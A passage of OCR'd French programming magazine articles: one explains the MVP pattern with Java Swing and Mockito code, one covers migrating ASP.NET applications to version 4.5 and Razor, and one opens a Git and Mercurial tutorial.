complexifier le suivi du chemin d'exécution logique de l'application. En outre, et pour les mêmes raisons, l'effort de débuggage va croissant avec l'emploi de ce pattern. Enfin, les interactions entre les différents composants du MVC font ressortir une dépendance triangulaire conduisant à un couplage fort entre couches. Ce couplage nuit à la réutilisation des couches de manière séparée de par une adhérence forte entre Vue et Contrôleur ainsi qu'une dépendance entre Vue et Modèle. Ce dernier point constitue un frein difficilement surmontable dans la mise en place de scénarios de tests unitaires. En effet, prenons l'exemple d'un click sur un bouton d'une IHM basée sur le modèle MVC. Le click va lancer un évènement géré au sein du Contrôleur qui se charge de modifier la valeur associée au sein du Modèle. La modification de cette valeur étant ensuite répercutée au sein de la Vue servie par le Contrôleur. Tester de manière unitaire un scénario aussi simple que celui-là s'avère être une tâche ardue avec le MVC.

Fig.1



Modèle MVC


> Naissance du MVP

Bien conscient que le couplage fort induit par le MVC est un point faible et qu'il présente de sérieuses lacunes pour la mise en place de tests d'IHM, un développeur d'une filiale d'IBM a proposé en 1996 un modèle dérivé du MVC visant à mieux couvrir les besoins nouveaux des applications et donc à combler les manques du MVC. Répondant à l'acronyme MVP, ce pattern a rapidement été repris et popularisé par les équipes de Smalltalk pour leur framework graphique. A l'instar du MVC, le modèle MVP propose 3 grands concepts logiques :

- Le Modèle contenant les données du domaine de l'application et qui est isolé du reste des composants du MVP.
- La Vue chargée là aussi d'afficher les données du Modèle et qui est composée d'un ensemble de widgets ou de conteneurs.
- Le Présenteur qui constitue l'originalité du pattern. Il s'agit d'un Contrôleur avec des responsabilités élargies puisqu'outre le rôle d'intermédiaire entre Vue et Modèle, il contient toute la logique de présentation de l'application.

Au sein du modèle MVP (figure 2), les dépendances entre les différentes composantes ne sont plus de nature triangulaire, ce qui permet un meilleur découplage des couches. Ce pattern était retombé quelque peu dans l'anonymat et c'est finalement Martin Fowler en 2006 qui l'a remis au goût du jour en formalisant les 2 variantes qu'il peut prendre afin d'éviter les confusions souvent nombreuses sur son comportement. Les 2 formes du MVP varient au niveau du degré de contrôle du Présenteur sur les widgets de la Vue. Ainsi, dans la version "Supervising Controller" le Présenteur se contente seulement de gérer les traitements les plus complexes laissant à la Vue le soin de gérer les comportements les plus basiques sur ses widgets. A contrario dans sa version "Passive View", le Présenteur du MVP rend totalement étanches les échanges entre Vue et Modèle en prenant à sa charge tous les traitements de mise à jour de la Vue. C'est cette seconde forme qui s'avère être la plus intéressante

Fig.2



Modèle MVP

dans l'optique de répondre au besoin en testabilité des IHM.

Le Présenteur et la Vue sont associés dans une relation de type 1-1. Toujours dans le souci de faciliter le travail au niveau des tests unitaires, le Présenteur ne se réfère qu'à une abstraction de la Vue, en termes de propriétés et d'évènements, constituant un véritable contrat d'interface. Se contentant d'afficher les widgets qui la composent et ne jouant aucun rôle du point de vue des traitements ou de la logique évènementielle, la Vue est de fait communément qualifiée de vue passive dans cette forme de MVP. En charge de récupérer les évènements utilisateurs, le Présenteur va ensuite effectuer les actions adéquates sur le Modèle avant de récupérer les mises à jour de ce dernier qu'il appliquera sur la Vue.

> Implémentation du MVP

En pratique, l'utilisation du pattern MVP au sein d'une application nécessite la création d'un composant supplémentaire chargé de gérer les transitions logiques entre les différentes vues. Ce composant est appelé un AppController puisqu'il joue le rôle de contrôleur au niveau de l'application en récupérant les requêtes et en sélectionnant le Présenteur devant y répondre. En centralisant ces différentes requêtes, il permet également de gérer un historique de navigation entre les vues. Dans un souci de découplage maximum entre couches, un moteur d'évènements vient souvent appuyer le travail du MVP. Il permet aux différentes couches de communiquer de manière indépendante entre elles via des évènements.

> Moteur d'évènements

Pour implémenter le moteur d'évènements d'une application, nous créons une classe EventBus contenant une map qui associe des types d'évènements aux handlers contenant le traitement associé à ces derniers :

```
public class EventBus {
  private Map<Type<?>, ArrayList<?>> handlers = new HashMap<Type
<?>, ArrayList<?>>();

  private <H> ArrayList<H> get(Type<H> type) {
    return (ArrayList<H>) handlers.get(type);
  }

  public <H extends EventHandler> void addHandler(Type<H> type,
H handler) {
    ArrayList<H> l = get(type);
    if (l == null) {
      l = new ArrayList<H>();
      handlers.put(type, l);
    }
    l.add(handler);
  }

  public <H extends EventHandler> void fireEvent(Event<H> event) {
    Type<H> type = event.getAssociatedType();
    ArrayList<H> l = get(type);

    if (l != null) {
      for (H handler : l) {
        event.dispatch(handler);
      }
    }
  }

}
```

Le type d'un évènement est modélisé via la classe éponyme Type. L'objet EventBus met à disposition la méthode addHandler afin d'ajouter de nouvelles associations types d'évènements / handlers d'évènements. Enfin, la méthode fireEvent permet de passer un évènement qui sera dispatché aux handlers d'évènements concernés par le moteur d'évènements. Le rôle de l'EventBus consiste donc à dispatcher des évènements à des handlers d'évènements dédiés qui se sont enregistrés au préalable. Le comportement qu'un évènement implémente est spécifié via une classe abstraite :

```
public abstract class Event<K extends EventHandler> {
  public abstract Type<K> getAssociatedType();
  public abstract void dispatch(K handler);
}
```

Un évènement doit ainsi forcément retourner un type et proposer une méthode permettant son dispatch sur un handler d'évènement dédié, modélisé via l'objet EventHandler qui est une simple interface vide servant de marqueur pour les handlers d'évènements de l'application.

> Présenteur

Notre application de démonstration va présenter un écran de login à son démarrage conduisant en cas d'identification réussie à un écran affichant la fiche de l'utilisateur connecté. Le modèle de l'application est donc constitué d'un objet User contenant des propriétés classiques : login, password, firstName et lastName. Un composant Présenteur garantit l'implémentation d'une méthode bind qui enregistre le Présenteur aux évènements de la Vue qu'il pilote ainsi qu'une méthode go qui lui permet d'afficher la Vue au sein du conteneur passé en entrée. Ce contrat auquel doit satisfaire un Présenteur est spécifié dans une interface Presenter :

```
public interface Presenter {
  void bind();
  void go(Container container);
}
```

Pour piloter l'écran de login de l'application, la classe LoginPresenter est implémentée de la sorte :

```
public class LoginPresenter implements Presenter {

  // Contrat d'interface avec la Vue
  public interface Display {
    JButton getLoginButton();
    JTextField getLogin();
    JPasswordField getPassword();
```

```
    void displayLoginError();
    Container asWidget();
  }

  private final Display display;
  private final EventBus eventBus;
  private final LoginService loginService;

  public LoginPresenter(LoginService loginService, EventBus event
Bus, Display view) {
    this.loginService = loginService;
    this.eventBus = eventBus;
    display = view;
  }

  @Override
  public void bind() {
    display.getLoginButton().addActionListener(new ActionListener() {
      @Override
      public void actionPerformed(ActionEvent e) {
        String login = display.getLogin().getText();
        String password = String.valueOf(display.getPassword()
.getPassword());
        User user = loginService.getUser(login, password);

        if (user != null) {
          eventBus.fireEvent(new LoginSuccessEvent(user));
        } else {
          display.displayLoginError();
        }
      }
    });
  }

  @Override
  public void go(Container container) {
    bind();
    container.removeAll();
    container.add(display.asWidget());
    container.validate();
  }
}
```

Le constructeur du LoginPresenter prend en entrée l'ensemble des éléments nécessaires à son bon fonctionnement. Le service LoginService permet de récupérer un utilisateur à partir de son couple login / password. Le moteur d'évènements est également passé en entrée ainsi que la Vue qui sera pilotée par le Présenteur. Afin de limiter la dépendance entre Vue et Présenteur, il s'agit donc bien ici d'une classe implémentant le contrat d'interface LoginPresenter.Display qui est passée en entrée. Ce contrat d'interface apporte une grande modularité au MVP puisqu'il devient possible dans l'idéal de réutiliser un Présenteur pour une vue web ou une vue desktop. Néanmoins, cette affirmation est à pondérer dans notre exemple puisqu'ici nous utilisons directement des éléments liés au framework IHM sous-jacent utilisé par l'application. Ceci crée donc une adhérence entre le Présenteur et Swing qui pourrait être évitée en ajoutant une couche d'abstraction supplémentaire qui encapsule les objets Swing utilisés au sein d'objets génériques.

> Evènement spécifique

Un mot également sur l'évènement LoginSuccessEvent qui est propagé via l'EventBus en cas d'identification réussie. La classe associée étend Event de la sorte :

```
public class LoginSuccessEvent extends Event<LoginSuccessEvent
Handler> {

  public static Type<LoginSuccessEventHandler> TYPE = new Type
<LoginSuccessEventHandler>();
  private final User user;

  public LoginSuccessEvent(User user) {
    this.user = user;
  }

  public User getUser() {
    return user;
  }

  @Override
  public Type<LoginSuccessEventHandler> getAssociatedType() {
    return TYPE;
  }

  @Override
  public void dispatch(LoginSuccessEventHandler handler) {
    handler.onLoginSuccess(this);
  }
}
```

Cet évènement renvoie bien son type via la méthode getAssociatedType et implémente une méthode dispatch qui transmet l'évènement courant au handler spécifique LoginSuccessEventHandler. Ce dernier est une interface dérivant de EventHandler et qui expose la méthode onLoginSuccess. Le développeur se chargeant ensuite de proposer une implémentation de ce dernier lors de son ajout à l'EventBus via addHandler.

> Vue

La vue principale de l'application doit implémenter le contrat d'interface LoginPresenter.Display afin de garantir les comportements attendus du point de vue du LoginPresenter. Pour représenter la hiérarchie de widgets et de conteneurs associés à la vue, il est nécessaire soit d'étendre un type Container ou de procéder par composition. Ici, nous utilisons directement le type Container propre au framework AWT par commodité tout en ayant en tête que cela crée une adhérence entre la Vue et le framework graphique. Comme expliqué précédemment, cette adhérence peut être évitée en introduisant une couche d'abstraction supplémentaire. Le code de la vue de login est le suivant :

```
public class LoginView extends Container implements LoginPresenter.
Display {
  private JButton loginButton;
  private JTextField login;
  private JPasswordField password;
```

```
public LoginView() {
  setLayout(new GridBagLayout());
  login = new JTextField();
  login.setPreferredSize(new Dimension(80, 18));
  password = new JPasswordField();
  password.setPreferredSize(new Dimension(80, 18));
  loginButton = new JButton("Login");
  // add components
  GridBagConstraints c = new GridBagConstraints();
  c.gridx = 0;
  c.gridy = 0;
  add(new JLabel("Login : "),  c);
  c.gridx = 1;
  c.gridy = 0;
  add(login, c);
  c.gridx = 0;
  c.gridy = 1;
  add(new JLabel("Password : "), c);
  c.gridx = 1;
  c.gridy = 1;
  add(password, c);
  c.anchor = GridBagConstraints.CENTER;
  c.gridx = 0;
  c.gridy = 2;
  c.gridwidth = 2;
  c.insets = new Insets(10, 0, 0, 0);
  add(loginButton, c);
}

@Override
public JButton getLoginButton() {
  return loginButton;
}

@Override
public JTextField getLogin() {
  return login;
}

@Override
public JPasswordField getPassword() {
  return password;
}

@Override
public void displayLoginError() {
  JOptionPane.showMessageDialog(this, "Login error");
}

@Override
public Container asWidget() {
  return this;
}

}
```

Le travail de la Vue se limite à la construction de sa hiérarchie de widgets au sein de son constructeur et à proposer une méthode displayLoginError affichant une popup d'erreur en cas de login incorrect. Il s'agit donc bien d'une vue passive.

> AppController

Dernier composant à implémenter pour mettre en place notre application basée sur un MVP, l'AppController constitue une sorte de super Présenteur au niveau application. De fait, il implémente l'interface Presenter et centralise la mise en place des handlers d'évènements de l'application via l'EventBus. Il permet en outre de gérer les transitions logiques entre vues :

```
public class AppController implements Presenter {
  private EventBus eventBus;
  private Container container;

  public AppController(EventBus eventBus) {
    this.eventBus = eventBus;
    bind();
  }

  @Override
  public void bind() {
    eventBus.addHandler(LoginSuccessEvent.TYPE, new LoginSuccess
EventHandler() {
      @Override
      public void onLoginSuccess(LoginSuccessEvent event) {
        goToUser(event.getUser());
      }
    });

    eventBus.addHandler(LogoffEvent.TYPE, new LogoffEventHandler() {
      @Override
      public void onLogoff(LogoffEvent event) {
        goToLogin();
      }
    });
  }

  private void goToUser(User user) {
    Presenter presenter = new UserPresenter(user, eventBus, new User
View());
    presenter.go(container);
  }

  private void goToLogin() {
    Presenter presenter = new LoginPresenter(new LoginService(),
eventBus, new LoginView());
    presenter.go(container);
  }

  @Override
  public void go(Container container) {
    this.container = container;
    Presenter presenter = new LoginPresenter(new LoginService(),
eventBus, new LoginView());
    presenter.go(container);
  }

}
```

La méthode go permet à l'AppController de récupérer le conteneur principal de l'application et d'afficher la vue initiale. On notera au passage l'ajout d'un UserPresenter qui permet d'afficher les informations liées à un utilisateur connecté et qui propose un bouton de logoff dont l'évènement associé est de type LogoffEvent. D'autre part, le chemin d'exécution de l'application apparaît tout de suite avec le MVP, ce qui n'est pas le cas nécessairement avec un modèle MVC, améliorant de fait la lisibilité de l'application. Le débuggage de l'application n'est de fait pas complexifié par la mise en place du pattern. Enfin, l'AppController est l'emplacement idéal pour la mise en place d'un gestionnaire d'historique des vues parcourues au sein de l'application puisqu'il centralise la gestion des différents évènements applicatifs. Une classe Main permet d'assembler les différents composants de l'application et de lancer son démarrage :

```
public class Main {
  public static void main(String[] args) {
    JFrame frame = new JFrame("MVP Demo App");
    frame.setSize(new Dimension(250, 150));
    frame.setDefaultCloseOperation(JFrame.EXIT_ON_CLOSE);
    frame.setLocationRelativeTo(null);
    AppController appController = new AppController(new EventBus());
    appController.go(frame.getContentPane());
    frame.setVisible(true);
  }
}
```


L'application étant de type desktop avec une utilisation du framework Swing, le main permet de créer la JFrame d'affichage dont le conteneur principal est passé en entrée de l'AppController. Une fois la frame affichée, le comportement de l'application est ensuite géré par les différents composants du modèle MVP [Fig.3].

> Tests

Un des buts poursuivis par la mise en place d'un modèle MVP est d'améliorer la testabilité des IHM en réduisant à la portion congrue le rôle joué par la Vue. Pour tester notre application, nous allons nous appuyer sur JUnit et Mockito qui est un framework de mock mettant à disposition une API simple et puissante. Les scénarios de tests vont concerner l'écran de login avec la vérification du comportement en cas d'identification réussie et celui résultant de la saisie d'un couple login / password invalide.

L'utilisation du MVP permet d'éviter l'utilisation de la Vue LoginView au cours du test. Au lieu de cela, nous allons fabriquer un mock du contrat d'interface LoginPresenter.Display afin de simuler certains de ses comportements. Ce mock nous permet de définir les valeurs des champs login et password qui seront testés. Il suffit ensuite d'instancier le LoginPresenter avec en entrée le mock de la Vue. Le click sur le bouton de login se fait de manière programmatique via doClick. Il reste ensuite à espionner le comportement de l'EventBus en vérifiant qu'il propage bien un event de type LoginSuccessEvent :

```
@Test
public void testLoginSuccess() {
  LoginService loginService = new LoginService();
  EventBus eventBus = new EventBus();
  EventBus eventBusSpy = spy(eventBus);
  LoginSuccessEventHandler loginSuccessHandler = mock(LoginSuccess
EventHandler.class);
  eventBus.addHandler(LoginSuccessEvent.TYPE, loginSuccessHandler);
  JTextField loginField = mock(JTextField.class);
  when(loginField.getText()).thenReturn("sylsau");
  JPasswordField passwordField = mock(JPasswordField.class);
  when(passwordField.getPassword()).thenReturn("sylsau".toCharArray());
  // Mock du contrat d'interface LoginPresenter.Display
  LoginPresenter.Display loginView = mock(LoginPresenter.Display.class);
  when(loginView.getLogin()).thenReturn(loginField);
  when(loginView.getPassword()).thenReturn(passwordField);
  JButton button = new JButton();
  when(loginView.getLoginButton()).thenReturn(button);
  // Création du LoginPresenter
  LoginPresenter presenter = new LoginPresenter(loginService, event
BusSpy, loginView);
  presenter.bind();
  // click on login button
  button.doClick();
  // vérification
  verify(eventBusSpy).fireEvent(any(LoginSuccessEvent.class));
}
```



Rendu final de l'application Fig.3

Le second scénario de tests consistant à vérifier que la tentative d'identification échoue bien en cas de saisie d'un couple login / password incorrect est du même acabit si ce n'est qu'il vérifie que le mock du contrat d'interface de la Vue appelle bien la méthode displayLoginError à l'issue du click sur le bouton de login. La mise en place de ce type de tests IHM donne des gains de temps significatifs sur des IHM complexes puisqu'ainsi on évite la perte de temps liée à la construction de la partie graphique de l'IHM.

> Conclusion

Encore méconnu d'un grand nombre de développeurs, le modèle MVP est un design pattern structurant qui apporte une grande modularité aux applications l'utilisant. Comme tout pattern, sa mise en place nécessite une certaine rigueur afin de tirer pleinement parti de sa puissance. Le surplus de travail inhérent à son utilisation étant largement compensé sur des applications complexes. En outre, le choix d'une vue passive dont le rôle est limité au strict minimum facilite grandement la testabilité des IHM. En favorisant un couplage faible entre couches via des dépendances réduites, notamment entre Vue et Modèle, et la mise en place d'un contrat d'interface entre Vue et Présenteur, le MVP confère une flexibilité aux applications caractérisée par un niveau de réutilisabilité important de ses composants. Enfin, le MVP présente l'avantage non négligeable d'être un mécanisme explicite favorisant la compréhension du code et le débuggage.

Sylvain **Saurel** – *Ingénieur d'Etudes Java / JEE*
sylvain.saurel@gmail.com

Migrez vos applications vers ASP.NET 4.5

1re partie

Voilà maintenant une décennie que la 1re version d'ASP.NET a été présentée par Microsoft. Rapidement, cette technologie est devenue le standard pour le développement d'applications Web avec les technologies Microsoft. En contraste avec ASP qui est un langage interprété, ASP.NET est un langage compilé et qui permet aux développeurs de réaliser des sites web dynamiques, des applications web et des Web Services tout en ayant accès aux fonctionnalités que peuvent offrir le Framework .NET (support du XML, les interactions avec la base de données, email, les expressions régulières...).

A chaque nouvelle version d'ASP.NET, Microsoft n'a cessé d'améliorer sa plateforme et a su y intégrer des nouveautés intéressantes comme de nouveaux contrôles ou fonctionnalités :

- Les contrôles de navigation comme le SiteMapPath ou encore le TreeView qui sont apparus dans la version 2.0 d'ASP.NET ou encore les contrôles de données ListView et DataPager dans la version 3.0
- Les fonctionnalités de mise en page comme les Master Pages et les thèmes
- L'introduction d'AJAX dans ASP.NET
- ...

2012 voit l'arrivée de la version 4.5 du Framework.NET, d'ASP.NET 4.5 et enfin de Visual Studio 2012. La plateforme a mûri pour devenir aujourd'hui une des technologies les plus utilisées pour le développement WEB et apporte son lot de nouveautés, dont voici quelques-unes :

- Les contrôles de données fortement typées
- Regroupement et minification de fichiers
- Le support du HTML 5
- ASP.NET MVC 4 et ASP.NET Web API
- ASP.NET Web Pages 2

Alors bien sûr, pour pouvoir profiter de ces nouveautés, il vous sera nécessaire de migrer vos applications.

> Migration d'une application ASP.NET WebForms

A chaque nouvelle version de Visual Studio, un des challenges dans la mise à jour de ce dernier est de rendre compatibles vos applications existantes. A l'ouverture d'un projet ASP.NET WebForms d'une précédente version de Visual Studio, ce dernier va dresser une liste des fichiers de projets qui nécessitent d'être modifiés afin d'assurer la compatibilité entre les 2 versions. Cliquez alors sur Ok.

Un rapport de migration est ensuite généré et donne les détails de l'opération. Si un type de projet que vous tentez de charger n'est pas supporté par Visual Studio 2012, vous allez en être notifié.

Pour connaître la compatibilité de vos projets avec Visual Studio 2012, veuillez vous référer au site de Microsoft ici : http://msdn.microsoft.com/en-us/library/vstudio/hh266747%28v=vs.110%29.aspx

> Migration d'un projet MVC 3 vers MVC 4

A l'instar d'ASP.NET MVC 3 qui peut être installé conjointement avec ASP.NET MVC 2 sur la même machine, la nouvelle version de MVC peut cohabiter avec la version précédente, ce qui vous laisse le choix d'une cohabitation et d'une migration en douceur. Au rayon des nouveautés, on y trouve une mise à jour du moteur de rendu Razor, un meilleur support de l'HTML 5 et des contrôleurs asynchrones, de nouveaux templates de projets, dont Web API, mais aussi un template pour les applications mobiles, basé sur JQuery Mobile. Une fois la décision prise, voici les étapes manuelles à suivre pour effectuer la migration :

- La 1re étape va être de modifier tous les fichiers Web.config du projet pour mettre à jour la version de l'assembly d'ASP.NET MVC mais également la version du moteur de vues Razor qui passe en version 2. Pour ce faire, dans chacun des fichiers de configuration, remplacer cette section :

```
System.Web.Helpers, Version=1.0.0.0
System.Web.Mvc, Version=3.0.0.0
System.Web.WebPages, Version=1.0.0.0
System.Web.WebPages.Razor, Version=1.0.0.0
```

par :

```
System.Web.Helpers, Version=2.0.0.0
System.Web.Mvc, Version=4.0.0.0
System.Web.WebPages, Version=2.0.0.0
System.Web.WebPages.Razor, Version=2.0.0.0
```

- Dans le fichier Web.config situé à la racine du projet, mettre à jour la version du moteur de Webpages et ajouter une nouvelle clé *PreserveLoginUrl* à true.

```
<appSettings>
  <add key=»webpages:Version» value=»2.0.0.0» />
  <add key=»PreserveLoginUrl» value=»true» />
</appSettings>
```

La clé PreserveLoginUrl va servir à empêcher la surcharge du loginRedirect des FormsAuthentication.

- On va maintenant changer le type de projet, MVC 4 au lieu de MVC 3. Pour ce faire, faites un clic droit sur le projet, choisissez « Décharger le projet » (ou « Unload Project » en anglais). Refaites un clic droit sur le projet et modifier le fichier .csproj.
  Recherchez l'élément ProjectTypeGuids et remplacer {E53F8FEA-EAE0-44A6-8774- FFD645390401} par {E3E379DF-F4C6-4180-9B81-6769533ABE47}. Laissez le reste de la ligne telle quelle. Sauvegarder et recharger le projet.

> Convertir une application MVC utilisant le moteur de vue Webforms vers Razor

Le moteur de vues « Razor », apparu en même temps qu'ASP.NET MVC 3, vient de passer en version 2 avec la sortie de MVC 4. Les nouveautés apportées au moteur améliorent toujours plus la qualité du code et la productivité en minimisant encore le nombre de caractères requis à l'écriture d'une vue.

Concernant les points positifs de Razor :

- Moins de code et un code plus lisible pour effectuer la même tâche. Exemple sur une boucle dans une page ASPX :

```
<p>
<% foreach (var produit in produits){ %>
  <%=produit.nom%>
<% } %>
</p>
```

Avec la syntaxe Razor, cela donnerait :

```
<p>
@foreach (var produit in produits){
  @produit.nom
}
</p>
```

- Facile à apprendre, Razor n'est pas un nouveau langage. Les développeurs continueront à utiliser leur langage C#/VB et HTML et bénéficier de l'IntelliSense dans Visual Studio.
- Le moteur Razor permet de bénéficier des « Helpers Razor » qui vont permettre de simplifier du code HTML dans les vues.

Pour ceux qui avait opté pour le moteur de vue Webforms et qui souhaitent maintenant passer à Razor, voici quelques conseils pour la conversion :

- Renommez vos fichiers *.aspx en .cshtml
- Razor n'utilise pas le terme Master Page mais Layout. Renommez-le en _PublicLayout.cshtml par exemple.
- <asp:ContentPlaceHolder ID=»TitleContent» runat=»server» /> devient @ViewBag.Title dans la page Layout
- <asp:ContentPlaceHolder ID=»maincontent» runat=»server»> devient @RenderBody()
- Si vous avez d'autres ContentPlaceHolder, par exemple : <asp:ContentPlaceHolder ID=»footer» runat=»server» />, mettre à la place @RenderSection(«footer», required: false).

Puis dans les vues :

```
<asp:Content ContentPlaceHolderID=»footer» runat=»server»>
  …
</asp:Content>
```

devient

```
@section footer
{
  …
}
```

- <%@ Page Language=»C#» MasterPageFile=»~/Views/Shared/Site.Master» Inherits=»System.Web.Mvc.ViewPage<MyMvcApplication.Models.MyModel>» %> devient @model MyMvcApplication.Models.MyModel
- <%@Import Namespace=»Web.Helpers.Extensions» %> devient @using Web.Helpers.Extensions
- Les signes <%: doivent être changé en @ et les signes %> doivent être supprimés.
  Ex : <%: Html.LabelFor(m => m.OldPassword) %> devient @Html.LabelFor(m => m.OldPassword)
- Au début de chaque page de contenu, précisez le titre et le layout utilisé :

```
@{
  ViewBag.Title = «Import de votre message» ;
  Layout = «~/Views/Shared/_PublicLayout.cshtml»;
}
```

A noter qu'il existe un outil de conversion [Fig.1], il y en a un à cette adresse: https://github.com/telerik/razor-converter, mais il ne gère que les vues et pas les Master Pages.




Fig.1

> Ouverture de l'application avec ASP.NET Web API

Il est maintenant temps d'ouvrir notre application au monde extérieur. En effet, les applications modernes s'inscrivent dans des écosystèmes, et doivent interagir entre elles, que ce soit sur un réseau local ou sur internet. Et quel protocole rassemble tout ce petit monde ?

HTTP. Tête de gondole d'ASP.NET MVC 4, Web API vient remplacer WCF REST et vise à répondre aux problématiques suivantes :

- Faire dialoguer des clients hétérogènes dont la seule contrainte est de connaître http et XML/JSON, sans avoir besoin de connaître SOAP.
- Simplifier la mise en œuvre des services, là où WCF se révèle souvent trop verbeux et complexe à configurer.

Web API est disponible nativement avec le package Visual Studio 2012 + framework .NET 4.5, mais vous pourrez développer avec Visual Studio 2010 SP1 via NuGet.

Pour aller plus loin avec ASP.net 4.5

Nous verrons comment procéder plus en détail, le mois prochain, dans la 2e partie de cet article.

Nicholas **Suter**
Architecte Logiciel chez Cellenza
Cellenza - Software Development Done Right
Blog : http://www.cellenza.com/author/nsuter/

David **Tran**
Consultant chez Cellenza
Cellenza - Software Development Done Right

Gérer vos sources avec Git et Mercurial

Lors du développement de logiciels informatiques ou autres projets manipulant un système de fichiers, la gestion en configuration des sources est devenue une brique essentielle des nouvelles architectures.

Git et Mercurial, créés respectivement par Linus Torvalds et Matt Mackall, sont des gestionnaires de version répondant parfaitement à ce besoin. En effet, lors du démarrage d'un projet, la mise en place d'un gestionnaire de version est une étape incontournable et ceci pour plusieurs raisons : archiver les étapes du développement, consulter les différences entre deux versions, permettre aux développeurs de travailler de manière collaborative, et bien d'autres choses encore.


Les premières versions ont été publiées en 2005 mais étaient au départ peu connues du grand public. Initialement développé pour le noyau Linux, Git a su évoluer au fil du temps, tout comme Mercurial, jusqu'à devenir un outil très performant et de plus en plus populaire dans les nouvelles architectures de projets informatiques. D'ailleurs, contrairement à CVS ou SVN, Git et Mercurial se basent sur une architecture décentralisée, c'est-à-dire qu'il n'est pas obligatoire de disposer d'un serveur maître pour les utiliser.

Chaque dépôt (répertoire source d'un utilisateur) peut se synchroniser l'un avec l'autre. Bien sûr, pour des raisons évidentes, la mise en place d'un dépôt maître reste appréciable, puisqu'il permet au collaborateur de récupérer le projet depuis n'importe où. Cet article est une introduction pratique qui permet de se familiariser et débuter avec Git et Mercurial.

> Différences entre Git et Mercurial

Lors de la mise en place ou de l'évolution de l'architecture d'un projet, une des premières questions qui ressort est : quel gestionnaire de sources retenir pour mon système ? Beaucoup d'articles traitent de la comparaison entre Git et Mercurial afin d'analyser leurs différences et aider à faire un choix entre les deux. Dans la plupart des cas, c'est plus une question de ressenti qui va dicter le choix. En effet, il y a de nombreux points communs entre Git et Mercurial.

Ce sont tous les deux des contrôleurs de version décentralisés et ils se réfèrent tous deux à leurs révisions avec des hash.



Interface graphique pour Mercurial, MacHG.

De plus, ils représentent l'historique des modifications en graphe orienté acyclique, c'est-à-dire qu'un nouvel enregistrement peut provenir de l'association de n'importe quel autre enregistrement, et offrent également un grand nombre de fonctionnalités.

Les principales différences entre les deux se situent plus au niveau technique.

En effet, les deux solutions font la même chose, mais pas de la même manière.

C'est notamment le cas au niveau du format et de l'architecture de stockage des données, point transparent pour l'utilisateur. Par ailleurs, Git se révèle plus souple que Mercurial car il permet la manipulation de l'historique des versions et de l'enchaînement des commits.

Ceci peut représenter un avantage comme un inconvénient selon les points de vue. Dans la suite de cet article, nous traiterons en parallèle les différents aspects de ces deux outils.

> Démarrage

Après avoir téléchargé et installé votre contrôleur de version sur un poste, une console d'administration, éventuellement complétée d'un outil graphique, est disponible pour exécuter les différentes commandes utiles à la gestion des fichiers d'un projet.

Via cette console ou directement dans le fichier de configuration, la première étape consiste à configurer le nom et l'adresse mail que le contrôleur de version utilisera lors des commits. C'est un moyen de vous identifier lors de vos travaux sur le projet.

```
$ git config –global user.name « mon prénom »
$ git config –global user.email « mon.email@email.com »
```

Pour Mercurial, il faut directement modifier le fichier de configuration ~/.hgrc, dans le répertoire UI.

Vous êtes désormais prêts à démarrer votre projet. Pour cela, vous allez avoir besoin d'un dépôt. Un dépôt est le lieu de stockage distant ou local contenant tous les fichiers de votre projet.

Via la console d'administration, placez-vous dans le répertoire où vous souhaitez récupérer les sources du projet.

Deux approches sont alors possibles : soit récupérer les sources d'un dépôt, soit en créer un nouveau. Si le dépôt existe déjà et que l'adresse de celui-ci est connue, il suffira de créer une copie du projet en local, en utilisant la commande suivante :

```
$ git clone <adresse du projet>  // git pour Git
$ hg clone <adresse du projet>  // hg pour Mercurial
```

Dans le cas d'un nouveau projet, qu'il soit vide ou déjà commencé, placez-vous dans le répertoire de celui-ci via la console d'administration, et lancez la commande :

```
$ git init
$ hg init
```

Un nouveau dossier .git ou .hg se trouve désormais à la racine de votre projet, permettant la gestion de vos sources. A partir de ce moment, votre dépôt peut devenir la source d'un autre dépôt, que ce soit sur une autre machine ou même en local.

> Fonctions de base

Un des points forts de Git et Mercurial est que chaque commit se fait localement. Ceci permet, entre autres, deux choses : ne pas polluer un projet avec des commits multiples lors du développement d'une même fonctionnalité et travailler tout en étant hors ligne.
Tout cela se fait bien sûr en conservant l'historique des évolutions, et en bénéficiant des fonctionnalités et des avantages d'un contrôleur de version.
En effet, il est possible de travailler complètement en local et de livrer les modifications sur le dépôt source uniquement lorsque la fonctionnalité est totalement développée.
Les risques de bloquer la compilation du projet sont alors plus réduits, et la guerre des commits peut s'arrêter.
Voici un exemple d'enchaînement classique d'opérations sur un projet, avec leurs commandes associées. Tout d'abord la mise à jour de l'espace de travail.

```
$ git pull
$ hg pull
```

Puis viennent les modifications, les ajouts et les suppressions de fichiers en local. Dans le cas de Git, toutes ces modifications sont stockées dans ce qu'on appelle l'Index.

```
$ git add <filename> // Pour l'ajout et la modification
$ git rm  <filename>  // Pour la suppression
```

